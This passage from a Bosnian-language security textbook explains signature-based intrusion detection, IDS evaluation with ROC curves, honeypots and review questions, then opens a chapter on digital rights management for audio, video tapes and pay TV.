Prednost ovih sistema je tačno prepoznavanje napada, na osnovu potpisa. Ovi sistemi neće normalno ponašanje proglasiti napadom. Njihov dizajn je jednostavan, jer samo porede događaje sa potpisima. No kako potpisi postaju sve kompleksniji, ovaj tip sistema postaje sve složeniji. Njihov najveći nedostatak je da se novi napadi ne mogu prepoznati, čak i kada predstavljaju samo modificirane verzije napada sa poznatim potpisima. Zato je neophodno neprekidno ažuriranje skupa potpisa sa novo otkrivenim napadima. Kako se novi napadi javljaju u sve kraćim razmacima, ažuriranje postaje sve teže, a može postati i neizvodljivo u realnom vremenu. Princip rada ovih sistema sličan je antivirusnim alatima zasnovanim na definicijama (potpisima) zlonamjernih softvera.

U komercijalnim izvedbama se sistemi za otkrivanje upada na osnovu potpisa mnogo više koriste od sistema za otkrivanje anomalija, mada postoje izvedbe u kojima se kombinuje otkrivanje anomalija sa otkrivanjem napada na osnovu potpisa. U novije vrijeme predloženo je da se otkrivanje anomalija koristi za pravljenja potpisa.

Na slici 10.3 prikazana je način rada sistema za otkrivanje upada na osnovu potpisa.



Slika 10.3: IDS na osnovu potpisa

10.1.2 Vrednovanje sistema za otkrivanje upada

Evaluacija sistema za otkrivanje upada nije ni jednostavan ni jednoznačan problem. Postoji veći broj izmjerivih kriterija koji se koriste za vrednovanje ovih sistema kao što su [118]:

- Broj napada koje može otkriti pod idealnim uslovima;
- Vjerovatnoća lažnih uzbuna;
- Vjerovatnoća otkrivanja upada;
- Otpornost na napade usmjerene protiv samog sistema za otkrivanje upada;
- Sposobnost da se brzo obradi veliki broj događaja - propusnost;
- Sposobnost pravljenja korelacija među događajima;
- Sposobnost da se otkrije do sada nepoznati napad;
- Sposobnost da tačno identifikuje o kom se napadu radi;
- Sposobnost da ustanovi da li je napad uspio.

Postoje i druge, nekvantitativne, karakteristike kao što su lakoća korištenja, lakoća održavanja i način postavljanja, te potrebe za resursima.

Četiri najjednostavnije i najčešće korištene karakteristike, koje se primjenjuju i u drugim oblastima donošenja binarnih odluka, a vuku korijene iz teorije statističkih grešaka, su:

- Ispravno uzbunjivanje (TP – *true positives*) – sistem upozorava na stvarni pokušaj upada;
- Lažno uzbunjivanje (FP – *false positives*) – sistemu upozorava na pokušaj upada, kada takav pokušaj ne postoji;
- Ispravno neuzbunjivanje (TN – *true negatives*) – sistem ne upozorava i nema pokušaja upada,
- Lažno neuzbunjivanje (FN – *false negatives*) – sistem ne upozorava iako postoji pokušaj upada.

Ispravno uzbunjivanje i ispravno neuzbunjivanje su očito poželjne karakteristike, jer sistem treba da upozorava samo u slučaju stvarnog pokušaja upada i ne treba da upozorava kada pravi pokušaj upada ne postoji.

Lažno uzbunjivanje negativno utiče na vjerovanje sistemu za otkrivanje upada, jer nakon više lažnih uzbuna moguća je tendencija operatora da ignorišu buduća upozorenja sistema. Sistemi zasnovani na otkrivanju anomalija imaju tendenciju da imaju veći broj lažnih uzbunjivanja. Naime, kod ovih sistema nova ponašanja i novi događaji, koji ne moraju biti pokušaji upada, ali odstupaju od modela normalnog ponašanja, smatraju se anomalijama i pogrešno proglašavaju pokušajima upada.

Lažno neuzbunjivanje može imati katastrofalne posljedice, jer daje lažni osjećaj sigurnosti da je sistem zaštićen i da otkriva upade, kada zapravo uopšte ne upozorava na postojeće pokušaje upada. Sistemi zasnovani na prepoznavanju potpisa poznatih napada pate od lažnog neuzbunjivanja. Ovi sistemi nisu u stanju prepoznati nove pokušaje upada čiji potpis ne poznaju. Oni čak nisu u stanju prepoznati nove verzije poznatih napada, ako se njihov potpis, ponašanje na osnovu koga se prepoznaju, dovoljno razlikuje od originalne verzije napada.

Navedene veličine daju osnovne informacije o uspješnosti sistema za otkrivanje upada, ali one mogu dati informaciju, odnosno rezultat, samo za jednu provjeru. Uobičajeno je grafičko predstavljanje uspješnosti sistema za otkrivanje upada uz pomoć takozvanih ROC krivih (*Receiver Operating Characteristics*). ROC krive dolaze iz teorije prepoznavanja signala i razlikovanja signala od šuma, a sada se koriste u različitim oblastima istraživanja koja se bave problematikom klasificiranja i donošenja odluka, kao što je medicinska dijagnostika, mašinsko učenje i rudarenje podataka. To je korisna tehnika za organizaciju klasifikatora i vizuelizaciju njihovih performansi.

ROC krive za sisteme za otkrivanje upada imaju na apscisi intenzitet lažnog uzbunjivanja (FPR – *false positive rate*), a na ordinati intenzitet ispravnog uzbunjivanja (TPR – *true positive rate*).


$$FPR = FP/(FP + TN) \tag{10.1}$$

$$TPR = TP/(TP + FN) \tag{10.2}$$

gdje je TP broj tačno otkrivenih upada, FP broj pogrešno identifikovanih normalnih događaja kao upad, TN broj tačno identifikovanih normalnih događaja i FN broj upada koji nisu otkriveni.

Na slici 10.4 prikazani su primjeri nekoliko ROC krivih.

Jedna tačka na ROC grafu predstavlja uspješnost sistema za dati nivo osjetljivosti kao odnos između intenziteta tačno otkrivenih upada i intenziteta pogrešno otkrivenih upada. Idealan slučaj je kada je tačka u gornjem lijevom uglu (0,1) gdje su otkriveni svi upadi, bez lažnih uzbuna. ROC kriva se dobije variranjem osjetljivosti sistema na osnovu koje se na graf nanose tačke. Ekstremni slučajevi su nulta osjetljivost kada sistem ne registruje ništa, što



Slika 10.4: Primjeri ROC krivih

odgovara tački (0,0); te potpuna osjetljivost kada sve registruje kao upad, što odgovara tački (1,1). Iz ovog razloga sve ROC krive polaze iz (0,0) ka (1,1).

ROC kriva daje dobar vizuelni prikaz uspješnosti nekog sistema za otkrivanje upada. Kada je potrebna neka skalarna vrijednost preko koje ce se vršiti rangiranje, koristi se površina ispod ROC krive (AUC – *Area Under Curve*). Kada bi se napad otkrivao potpuno slučajnim pogađanjem ROC bi bio dijagonala od (0,0) do (1,1). Prema tome minimalni AUC je 0,5, a maksimalni 1. Naravno, što je veći AUC sistem je bolji. Važna statistička osobina AUC je da predstavlja vjerovatnoću da će sistem slučajno izabranom upadu dati veću vrijednost nego slučajno izabranom normalnom događaju.

Potrebno je napomenuti da sistem sa većim AUC ne mora u praktičnoj upotrebi biti bolji. Konkretna realizacija sistema može imati ograničenja na minimalni nivo otkrivanja ili maksimalni nivo lažnih uzbuna koje mogu definisati područje rada ili tačku na ROC. U ovom slučaju je bolji je onaj sistem koji je u tom području ili tački bliži idealnoj tački (0,1).

10.1.3 Otvorena pitanja sistema za otkrivanje upada

Krajem 1990-tih sistemi za otkrivanje upada ušli su u masovnu upotrebu i bili predstavljani kao proizvod bez kog se ne može i koji štiti resurse iza *firewall*-a. U praktičnoj upotrebi se pokazalo da su ovi sistemi korisni, ali da ne mogu riješiti sve probleme, već predstavljaju samo dio sveobuhvatne zaštite sistema koji otkriva pokušaje upada. Kako se okruženje u kom oni rade i uslovi njihovog rada stalno mijenjaju, operator koji poznaje sistem je neizbježan

učesnik. Pokušaji da se ovi sistemi iskoriste za kontrolu pristupa pokazali su se neuspješnim, jer za ovu namjenu postoje drugi bolji kontrolni mehanizmi i tehnologije, kako je navedeno u uvodnom poglavlju. Postoje i neka otvorena pitanja u sistemima za otkrivanje upada koja su vezana za detekcije upada. Neka od tih pitanja pomenuta su u prethodnom podpoglavlju o vrednovanju, a ostala su razmotrena u nastavku.

Opšta pitanja

Osnovno pitanje sistema za otkrivanje upada je da li se pokušaj upada uopšte može otkriti. Prilikom razmatranje računarskih virusa i antivirusnih tehnologija, koje su srodne tehnologijama otkrivanja upada, dokazano je u [44] da je otkrivanje da li će neki programski kod učiniti nešto loše jednako teško kao i otkriti da li će se neki programski kod za neke date ulazne vrijednosti ikada završiti ili će se izvršavati u nedogled. Ovo je takozvani problem zaustavljanja (*halting problem*) [190], za kojeg je dokazano da nema rješenje. Prema tome otkrivanje upada je teško, ili bolje reći nerješivo u opštem slučaju. Nadalje, događaje koji se samo rijetko dešavaju gotovo je nemoguće otkriti, što je matematički dokazao Axelsson [12]. Dakle, kada je broj normalnih događaja neuporedivo veći od broja pokušaja upada, što je dugoročno posmatrano uvijek slučaj, radi takozvane pogreške proporcije (*base rate fallacy*) izbjegavanje lažnih uzbuna postaje veoma važno.

Otpornost samog sistema na napade

Sistem za otkrivanje upada može i sam biti meta napada pa je od presudne važnosti da sistem bude otporan na sve napade. Cilj napadača može biti da preuzme kontrolu nad sistemom za otkrivanje upada ili da prekine njegov rad. Mrežni sistemi koji pasivno posmatraju saobraćaj mogu takođe biti meta napada. Srećom većina savremenih sistema se pokazala otpornom na ovu vrstu napada [118]. Druga vrsta napada usmjerena je na smanjivanje ili potpuno onemogućavanje otkrivanja pokušaja upada, odnosno praktično onesposobljavanje sistema. Klasifikacija ovakvih napada data je u [118]:

1. Zagušivanje sistema generisanjem velike količine događaja koja prevazilazi procesne mogućnosti sistema;
2. Zagušivanje sistema i/ili njegovog operatora, velikim brojem lažnih uzbuna putem generisanja događaja koji nisu napadi, ali su tako napravljeni da ih sistem prepoznaje kao napade;
3. Sakrivanje glavnog napada u velikom broju događaja koji jesu napadi, ali napadač koristi samo jedan događaj za upad, a ostali predstavljaju „dimnu zavjesu“.

Propusnost

Propusnost je mjera količine događaja koju sistem može da klasificira u određenom vremenu i ona je direktno povezana sa mogućnošću otkrivanja upada. Kako sistemi za otkrivanje upada treba da rade u vremenu bliskom realnom, propusnost bi trebala biti takva da sistem može obraditi sve događaje, odnosno da ni jedan ne propusti, a da to ne utiče negativno na brzinu rada sistema koji štiti. Sistemi koji rade na računaru troše resurse računara koji štite, ali imaju pristup svim događajima na računaru i uglavnom propusnost za njih nije veliki problem. Napadi na pojedini računar trebali bi da se mogu izvršiti na tom računaru, što znači da je obim događaja takav da se može otkriti. Izuzetak su napadi na dostupnost, ali oni su očigledni i stoga lagani za otkrivanje.

Zahtjev za propusnost teže je zadovoljiti kod mrežnih sistema za otkrivanje upada, jer su oni veći nego zahtjevi za sisteme za otkrivanje upada na računaru. Ovi sistemi štite više od jednog računara i prate saobraćaj na mrežnim segmentima čiji obim može prelaziti desetine Gb/s. U slučaju preopterećenja oni počinju jednostavno da propuštaju neke pakete bez pregleda, jer ne mogu stići da obrade sve pakete koji prolaze kroz nadgledani mrežni segment. Na početku je propusnost povećavana tako da se analizira samo jedan dio mrežnog paketa i to najčešće zaglavlje. Tada su se pojavili napadi koji su se prenosili isključivo na aplikativnom nivou mrežnih paketa, pa je analiza sadržaja paketa postala krucijalna. Poboljšavanje algoritama radi povećanja propusnosti ipak ima svoje granice. Najbrža rješenja koja uspjevaju pratiti saobraćaj pri brzinama većim od 10 Gb/s su realizirana na posebnom hardveru.

Akcije poslije otkrivanja upada

Poznata konsultantska i istraživačka firma iz oblasti informacija i tehnologije Gartner Inc. se 1997. izrazila veoma povoljno o sistemima za otkrivanje upada [146]. Međutim, 2002. ista firma je proglasila da su ti isti sistemi mrtvi [183].

Pojavio se novi termin: Sistemi za prevenciju upada (IPS - *Intrusion Prevention System*). Ovi sistemi su bili predmet velikih tehnoloških debata u sigurnosnoj zajednici. Zaključak je bio da, oni ipak ne mogu i ne treba da zamjene sisteme za otkrivanje upada iako zvuče mnogo bolje od sistema za otkrivanje upada. Naime, sistemi za prevenciju upada su ustvari uređaji za kontrolu pristupa (preventivne sigurnosne kontrole). Dakle oni imaju drugačiju ulogu koja je komplementarna ulozi detekcije napada, jer sistemi za otkrivanje upada, pogotovo mrežni, nisu izvedeni tako da mogu prekinuti napad koji otkriju. Jedan mogući pristup je da se informacija o otkrivenom pokušaju upada proslijedi nekom uređaju za kontrolu pristupa koji može prekinuti napad. Međutim, sa ovim je neophodno biti izuzetno oprezan. Prekidanje konekcije na mreži nepovoljno utiče na dostupnost i lažna uzbuna može izazvati veliku štetu. Mogući su i namjerni napadi na ovakve automatizovane sisteme,

čiji je cilj uskraćivanje usluge (*denial of service*). Napad se sastoji u iniciranju događaja koji će pogrešno biti proglašeni upadima i obustavljanju normalnog rada sistema koji se štiti.

Očigledna mjera poslije otkrivanja upada je njegovo zaustavljanje koje provodi operator ili neki automatski sistem. No to je samo jedan aspekt obrade incidenata koji ugrožavaju sigurnost. Prema Northcutt[136] obrada sigurnosnih incidenata ima šest faza:

1. Priprema – Ova faza prethodi napadima u njoj se uspostavljaju procedure i mehanizmi za otkrivanje i odgovor na napade;
2. Identifikacija napada – Ova faza pokreće preostale;
3. Kontrola napada – U ovoj fazi se pokušava koliko je moguće umanjiti štetne posljedice napada;
4. Zaustavljanje napada – Ova faze se bavi zaustavljanjem napada i blokiranjem budućih sličnih napada;
5. Oporavak od napada – Povrat sistema u sigurno stanje;
6. Akcije nakon napada – Ova faza uključuje poduzimanje odgovarajućih akcija protiv napadača, identifikaciju problema u obradi incidenta i učenje na incidentu.

Posebna pitanja mrežnih sistema

Kako je ranije objašnjeno, ovi sistemi pasivno posmatraju saobraćaj na nekom mrežnom segmentu. Analizom saobraćaja oni pokušavaju da otkriju kako će paketi koje vide biti protumačeni na računarima koje štite, te kako će računari na njih reagovati. Nažalost, u mrežnom saobraćaju nema dovoljno informacija da bi se moglo sa sigurnošću utvrditi šta se dešava na računarima u mreži. Ptacek i Newsham [150] su još 1998. godine ukazali na ovaj problem i pokazali da se IP fragmentacijom mogu zavarati svi tada postojeći mrežni sistemi za otkrivanje upada. Također su pokazali da napadači pogodnim oblikovanjem i umetanjem paketa mogu navesti mrežni sistem za otkrivanje upada da sasvim krivo zaključi šta od saobraćaja dolazi u računar i na koji će način to biti u računaru protumačeno. Iako najnoviji mrežni sistemi uvode metode za otkrivanje i ovakvih pokušaja, ovo i dalje ostaje kao problem. Treba napomenuti i da je stvarni mrežni saobraćaj prepun neobičnih paketa [19], koji nisu zlonamjerni, ali odstupaju od standarda. Problem je što ovakvi paketi gotovo uvijek generišu lažnu uzbunu, a to smanjuje efikasnost mrežnih sistema za otkrivanje upada.

10.2 *Honeypots*

Potencijalna poteškoća sa sistemima za otkrivanje upada, koje je ranije spomenuta, je količina informacija koje trebaju obraditi. IDS pregleda sve podatke od kojih je samo mali procenat (na sreću) zlonamjeran. Kao način da se

prevaziđe ova situacija javila se ideja o resursima koji nemaju stvarnu funkcionalnost, već samo služe da privuku potencijalne napadače. Svaka interakcija sa ovim resursima ukazivala bi na nenormalnu aktivnost. Poznati članak [37], čiji je autor Bill Cheswick, opisuje prvu dokumentovanu realizaciju ovog pristupa kada je napadač kroz nekoliko mjeseci u januaru 1991. godine mislio da analizira prave resurse i iskorištava njihove slabosti, a zapravo je bio u vrlo kontrolisanom okruženju koje je omogućilo onima koji se brinu o sigurnosti mreže da nauče dosta o načinima na koji se stvarni napadi odvijaju.

Ovakvi (prividni) resursi bez stvarne upotrebne vrijednosti za legitimne korisnike koji samo nelegitimnim korisnicima izgledaju kao sistem koji se može, i treba, napasti nazivaju se *honeypots*.[1]

10.2.1 Namjena

Honeypots, kao detektivna kontrola, imaju određene prednosti u odnosu na sisteme za otkrivanje upada. Kako *honeypots* nemaju upotrebnu vrijednost za stvarne korisnike svaki pristup njima može se smatrati sumnjivim. To znači da je problem lažnog uzbunjivanja mnogo manji kod *honeypots*. Ne moraju svi pristupi *honeypot* biti napadi, ali su sigurno sumnjivi. Procenat napada u pristupima *honeypot* je dovoljno veliki, tako da oni ne pate od problema pogreške proporcije. *Honeypots* ublažavaju i problem lažnog neuzbunjivanja. Pošto se ne oslanjaju na potpise napada, koje treba ažurirati, *honeypots* neće neprepoznati nove napade za koje nemaju potpis. Oni napade prepoznaju po samoj činjenici da im neko šalje pakete. Čim su uvedeni pokazali su sposobnost da otkriju nove do sada nepoznate napade, poput "dtscpd" napada 2002. godine [179]. Takođe, količina informacija koju *honeypot* prikuplja i koja treba da se analizira je mnogo manja od količine informacija sa koju prikuplja i analizira IDS. Ovim se olakšava dobivanje korisnih informacija o napadima i napadačima.

Dobre strane *honeypots* su [180]:

- Prikupljanje i analiza malog skupa podataka velike vrijednosti
- Mogućnost prikupljanja podataka o novim, do sada nepoznatim, alatima i taktikama napada
- Minimalna potrošnja resursa
- Nezavisnost od načina isporuke napada (šifriran, preko IPv6)
- Izuzetna mogučnost prikupljanja informacija koje drugi mehanizmi ne mogu prikupiti
- Jednostavnost

Honeypots imaju i neke nedostake, a glavni su [180]:

- Ograničen pregled - jer imaju uvid samo u aktivnosti koje se odnose na njih

[1] U nedostatku adekvatnog prevoda u nastavku se koristi izvorni naziv na engleskom.

- Rizik - da napadači mogu preuzeti kontrolu nad *honeypot* i iskoristiti ga za napad na sistem koji bi trebao da štiti

10.2.2 Tipovi

Postoje dva glavna tipa *honeypot* [149]:

- Niskog nivoa interakcije (*low-interaction*) - koji samo emuliraju usluge i operativne sisteme koje predstavljaju. Oni su jednostavni i nose manje rizika, ali su u mogućnosti prikupiti ograničen skup informacija.
- Visokog nivoa interakcije (*high-interaction*) - koji uključuju prave operativne sisteme i aplikacije. Prednost im je što omogućavaju prikupljanje svih informacija o napadu jer napadaču omogaćavaju punu interakciju sa aplikacijom koju (misli) da napada. Nedostaci su povećana kompleksnost i povećani rizik da napadač preuzme kontrolu nad *honeypot* i iskoristi ga za dalje napade.

Ponekad se u literaturi javlja i termin *honeynet*. Termin se odnosi na *honeypot* ili više njih koji predstavljaju prividnu mrežu računara sa resursima na svakom od njih.

Pored citirane literature više informacija o *honeypots* se može pronaći na stranicama "The Honeynet Project" (http://www.honeynet.org/).

Preventivne kontrole treba da spriječe narušavanje sigurnosne politike. Kako preventivne kontrole ne mogu savršeno obaviti ovaj zadatak potrebno je otkriti kada je došlo do narušavanja sigurnosne politike. Ovu je uloga detektivnih sigurnosnih kontrola. Najčešće korištene su sistemi za otkrivanje upada i *honeypots*. Sistemi za otkrivanje upada predstavljaju dio cjelokupne odbrane organizacije. Njihova uloga je otkrivanje upada i informisanje operatora o takvom događaju. Ovi sistemi imaju svoje tipove, prednosti, nedostake i otvorena pitanja koji su opisani u ovom poglavlju. *Honeypots* predstavljaju još jednu komponentu sistema odbrane. Oni ne zamjenjuju sisteme za otkrivanje upada već ih nadopunjavaju.

Pitanja za provjeru stečenog znanja

10.1. Šta se u oblasti računarske sigurnosti naziva upadom (*intrusion*)?

10.2. Kako se dijele IDS po mjestu sa kog prikupljaju podatke za otkrivanje upada?

10.3. Kako se dijele IDS po načinu na koji zaključuju da je došlo do upada?

10.4. Koje su četiri osnovne veličine koje se koriste za vrednovanje IDS?


10.5. Šta je ROC kriva?

10.6. Šta je pogreška proporcije (*Base Rate Fallacy*)?

10.7. Šta je propusnost IDS?

10.8. Nabrojati faze obrade sigurnosnih incidenata.

10.9. Reći koji je od dva sistema za otkrivanje upada, predstavljenih na slici 10.5 sa ROC_1 i ROC_2, bolji i obrazložiti.




Slika 10.5: Uporedba ROC krivih - 1

10.10. Reći koji je od dva sistema za otkrivanje upada, predstavljenih na slici 10.6 sa ROC_1 i ROC_2, bolji i obrazložiti.

10.11. Kakva je razlika između sistema za otkrivanje i sistema za prevenciju upada?

10.12. Kod sistema za otkrivanje upada, koje su prednosti, a koji nedostaci, onih zasnovanih na otkrivanju anomalija?

10.13. Zašto sistemi za otkrivanje upada (IDS) zasnovani na otkrivanju anomalija imaju dosta lažnih uzbuna? Zašto oni mogu otkriti napada za koje još nema potpisa?



Slika 10.6: Uporedba ROC krivih - 2

10.14. Zašto je za sisteme za otkrivanje upada neophodno da FPR bude vrlo mali, u slučajevima kad je broj normalnih događaja neuporedivo veći od broja pokušaja upada?

10.15. Da li sistemi za otkrivanje upada primjenjuju princip restriktivnosti? Objasniti odgovor.

10.16. Kakva je razlika u mrežnom saobraćaju koji dolazi do mrežnog IDS i *honepot*? Kakve veze ova razlika ima sa načinom rada ovih detektivnih kontrola?

Dio III

Ostali aspekti

11

Upravljanje digitalnim pravima

Autorsko pravo (*Copyright*) definiše pravo koje uživa autor nekog djela s područja nauke i umjetnosti. U kontekstu ovog poglavlja govori se u upotrebi djela nad kojima postoje autorska prava, a prvenstveno o načinima zaštite od zloupotrebe, odnosno upotrebe na način koji povređuje autorska prava. Za svako djelo nad kojim postoje autorska prava, autor može prenijeti neka prava i na druge osobe. Ova prava se uglavnom odnose na korištenje djela i izražena su u obliku koji zavisi od vrste djela i načina njegove upotrebe. Pravo korištenja može biti pravo reprodukcije za muzička i filmska djela. Pravo korištenja može uključivati i pravo na umnožavanje, distribuciju, pa i prodaju umnoženih kopija djela.

Upravljanje digitalnim pravima (DRM – *Digital Rights Management*) je pojam koji se odnosi na tehnologije za provedbu zaštite autorskih prava nad sadržajima u digitalnom obliku. Sadržaje u digitalnom obliku je lako (i uz niske troškove) umnožavati tako da se pojavila potreba za kontrolom ovog umnožavanja. Principijelno ova zaštita se provodi putem šifriranja sadržaja, a prava se daju davanjem ključeva koji su potrebni za upotrebu sadržaja (reprodukciju - čitanje ili umnožavanje).

Umnožavanje i masovna distribucija djela ne moraju neophodno biti loši, odnosno neisplativi za autore i industriju koja se bavi izdavanjem. Na primjer, masovna produkcija knjiga početkom 19. vijeka omogućena napretkom u štampanju i distribuciji povećala je broj čitalaca i pobudila interes za književnost. Biblioteke koje (gotovo) besplatno izdaju knjige na posudbu, suprotno očekivanjima, nisu umanjile prihode izdavača već su ih povećale jer su povećale broj ljudi koji čita (i kupuje) knjige [10].

11.1 Zvučni zapisi

Zvučni, prije svega muzički, zapisi su se prvi pojavili u oblicima koju su omogućavali pravljenje kopija zapisa bez posebne skupe opreme. Masovnom

pojavom muzičkih kaseta i kasetofona bilo je moguće snimiti muziku iz raznih izvora i praviti kopije tih snimaka. S obzirom da je kvalitet snimaka na audio kasetama bio lošiji od onog na pločama (koje nije bilo moguće kopirati bez skupe opreme), te da se sa svakom kopijom pogoršavao, problem neovlaštene upotrebe i distribucije nije bio veliki. Promjenu u kvalitetu snimanja omogućile su digitalne audio kasete (DAT - *Digital Audio Tape*), odnosno uređaji za njihovo snimanje, koje su pravile digitalne zapise i nisu imale takav problem sa kvalitetom i njegovim opadanjem prilikom pravljenja kopija. Međutim, zbog relativno visokih cijena uređaja za snimanje i samih kaseta, ove kasete nikad nisu široko zaživjele.

Pojavom kompakt diskova (CD), optičkih diskova za pohranu informacija u digitalnom obliku, koji su u početku bili namijenjeni za pohranjivanje muzičkih zapisa visokog kvaliteta, okolnosti su se donekle promijenile. Masovna proizvodnja i prihvatljive cijene uređaja za snimanje CD-ova, a pogotovo onih koji se ugrađuju u računare omogućili su i masovno kopiranje muzike sa CD-ova. Muzički CD-ovi su kao osnovnu zaštitu od kopiranja koristili sistem koji zasnivao se na jednom bitu u zaglavlju zapisa (*no-copy-bit*) koji je na originalnom CD-u bio nula, ali se postavljao na jedan na kopiji čime se trebalo spriječiti kopiranje kopija, odnosno masovno umnožavanje [87]. Uređaji ili softver u ovim uređajima su uglavnom ignorisali ovaj bit i kopirali zapise sa CD-a nezavisno od njegove vrijednosti. Softver u računarima koji su imali ugrađene CD uređaje omogućavao je kopiranje zapisa sa CD-a ne samo na drugi CD već i na hard disk računara. Ipak, ova mogućnost jednostavnog umnožavanja nije dovela do masovne distribucije kopiranih muzičkih sadržaja. Distribucija je bila moguća na medijima (CD) koji su imali neku cijenu. Prava masovna distribucija preko računarske mreže, a prvenstveno Interneta, nije se dogodila jer su datoteke bile prevelike za slanje preko tadašnje mrežne infrastrukture.

Promjena je nastupila pojavom zvučnih zapisa u MP3 formatu. Ovaj format omogućio je zapisivanje muzičkih sadržaja u datoteke manje veličine uz minimalan, i većini ljudi neprimijetan, gubitak kvaliteta. U to vrijeme je i širokopojasni pristup Internetu postao masovno dostupan. Ove dvije promjene stvorile su uslove da počne masovno kopiranje i distribucija muzičkih sadržaja bez poštovanja autorskih prava. Masovna distribucija postala je problem i prouzrokovala je gubitak prihoda muzičkih izdavačkih kuća. Muzička industrija počela je tražiti i predlagati tehnička rješenja kojim bi se ova distribucija spriječila. Ovim je iniciran razvoj industrije iz oblasti upravljanja digitalnim pravima.

11.2 Video zapisi

11.2.1 Video kasete

Video zapisi prošli su sličan put kao i zvučni. Video kasete i uređaji za njihovo snimanje omogućili su kopiranje filmova i drugih video sadržaja sa kaseta. Za

video kasete je postojala zaštita od kopiranja (*Macrovision*) u vidu načina reprodukcije signala sa video kasete. U reprodukovanom signalu postojala je komponenta koja se nije prikazivala na televizorima, ali je onemogućavala drugom snimaču video kaseta da korektno snimi signal koji se može reprodukovati. Ovu zaštitu bilo je moguće zaobići putem posebnih uređaja ili promjena na uređajima za reprodukciju video kaseta. Ipak kvalitet kopija je, kao i kod audio kaseta, bio osjetno lošiji i pogoršavao se sa svakom kopijom, tako da je vrlo brzo snimak postajao neupotrebljiv. Kasete su se mogle iznajmljivati u video klubovima tako da je bilo lako doći do materijala za kopiranje, ali zbog lošeg kvaliteta kopija nije došlo do masovne distribucije kopiranih video kaseta. Iznajmljivanje filmova samo je povećalo prihod studijima zbog povećane kupovine legalnih video kaseta.

11.2.2 Plaćeni TV programi

Ozbiljna zaštita video sadržaja počela je sa prenosom televizijskog signala za čije je gledanje bilo potrebno platiti. Sistem zaštite zasnivao se na mehanizmima uslovnog pristupa. U eter se šalje šifrirani video. Dešifriranje se obavlja kod korisnika, ako korisnik ima odgovarajući ključ. Na ovaj način su samo korisnici koji su platili dobivali ključ koji im je omogućavao gledanje programa. Sistem zaštite sastoji se o slijedećih elemenata [10]:

- Kod emitera
  - Sistem upravljanja pretplatnicima - šifrira video, ubacuje u njega poruke za upravljanje pravima EMM (*Entitlement Management Messages*) i kontrolu prava ECM (*Entitlement Control Messages*) i distribuira korisnicima uređaje za kontrolu pristupa
- Kod pretplatnika
  - Uređaj za prijem i transformaciju programa u oblik pogodan za reprodukciju na TV (*Set-top box*)
  - Uređaj za kontrolu pristupa (*token*, *smartcard*, ...)

Pretplatnički *set-top box* na osnovu uređaja za kontrolu pristupa, odnosno kartice koju je pretplatnik kupio od emitera, dešifrira ECM i provjerava da li pretplatnik ima pravo na izabrani sadržaj. Ako ima, *set-top box* dobiva informacije na osnovu kojih može dešifrirati sadržaj i reprodukovati ga na TV prijemnik. Način šifriranja nije bio dovoljno dobar tako da je na osnovu redundantnosti u video signalu bilo moguće rekonstruisati izvorni signal, bez dešifriranja. To se prvi put uspjelo 1995. a danas je ta rekonstrukcija moguća i na običnom kućnom računaru.

Savremeni TV signal se sve više emituje u digitalnom obliku (DVB). Pristup kontroli pristupa sličan je kao i kod klasične TV koja se plaća. Sistem se sastoji od istih elemenata kod emitera i pretplatnika, ali je način zapisivanja sadržaja i njegovo šifriranje drugačiji. Trenutno je aktuelan sistem za zaštitu pod nazivom *Content Protection and Copy Management* (CPCM). Ovaj sistem omogućava kopiranje i reprodukciju samo za one koji su platili za tu

uslugu. Za njegovo funkcionisanje neophodno je da ga sva oprema u lancu od emitera do TV prijemnika podržava.

11.2.3 DVD

